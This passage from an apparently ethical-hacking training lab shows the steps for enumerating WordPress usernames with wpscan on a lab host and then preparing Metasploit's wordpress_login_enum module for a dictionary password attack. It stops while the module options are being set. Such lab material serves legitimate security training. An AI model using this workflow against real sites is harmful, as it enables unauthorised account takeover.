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
6. In the **Terminal** window, type **wpscan --api-token [API Token] --url http://10.10.1.22:8080/CEH --enumerate u** and press **Enter**.

   Note: **--enumerate u**: specifies the enumeration of usernames.

   Note: Here, we will use the API token that we obtained by registering with the **https://wpscan.com/register** website.



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
7. **WPScan** begins to enumerate the usernames stored in the website's database. The result appears, displaying detailed information from the target website.
8. Scroll down to the **User(s) Identified** section and observe the information regarding the available user accounts.



9. Now that you have successfully obtained the usernames stored in the database, you need to find their passwords.
10. To obtain the passwords, you will use the auxiliary module called **wordpress_login_enum** (in msfconsole) to perform a dictionary attack using the **password.txt** file (in the **Wordlist** folder) which you copied to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications**.
11. To use the **wordpress_login_enum** auxiliary module, you need to first launch **msfconsole**. However, before this, you need to start the PostgreSQL service.
12. In the terminal window, type **service postgresql start** and press **Enter** to start the PostgreSQL service.

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
13. Type **msfconsole** and press **Enter** to launch the Metasploit framework.
14. In msfconsole, type **use auxiliary/scanner/http/wordpress_login_enum** and press **Enter**.



15. This module allows you to enumerate the login credentials.

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
16. To know all options available to configure in this Metasploit module, type **show options**, and press **Enter**.
17. This provides a list of options that can be set for this module. As we must obtain the password for the target user account, we will set the below options:
    - **PASS_FILE**: Sets the **password.txt** file, using which; you will perform the dictionary attack
    - **RHOST**: Sets the target machine (here, the **Windows Server 2022** IP address)
    - **RPORT**: Sets the target machine port (here, the **Windows Server 2022** port)
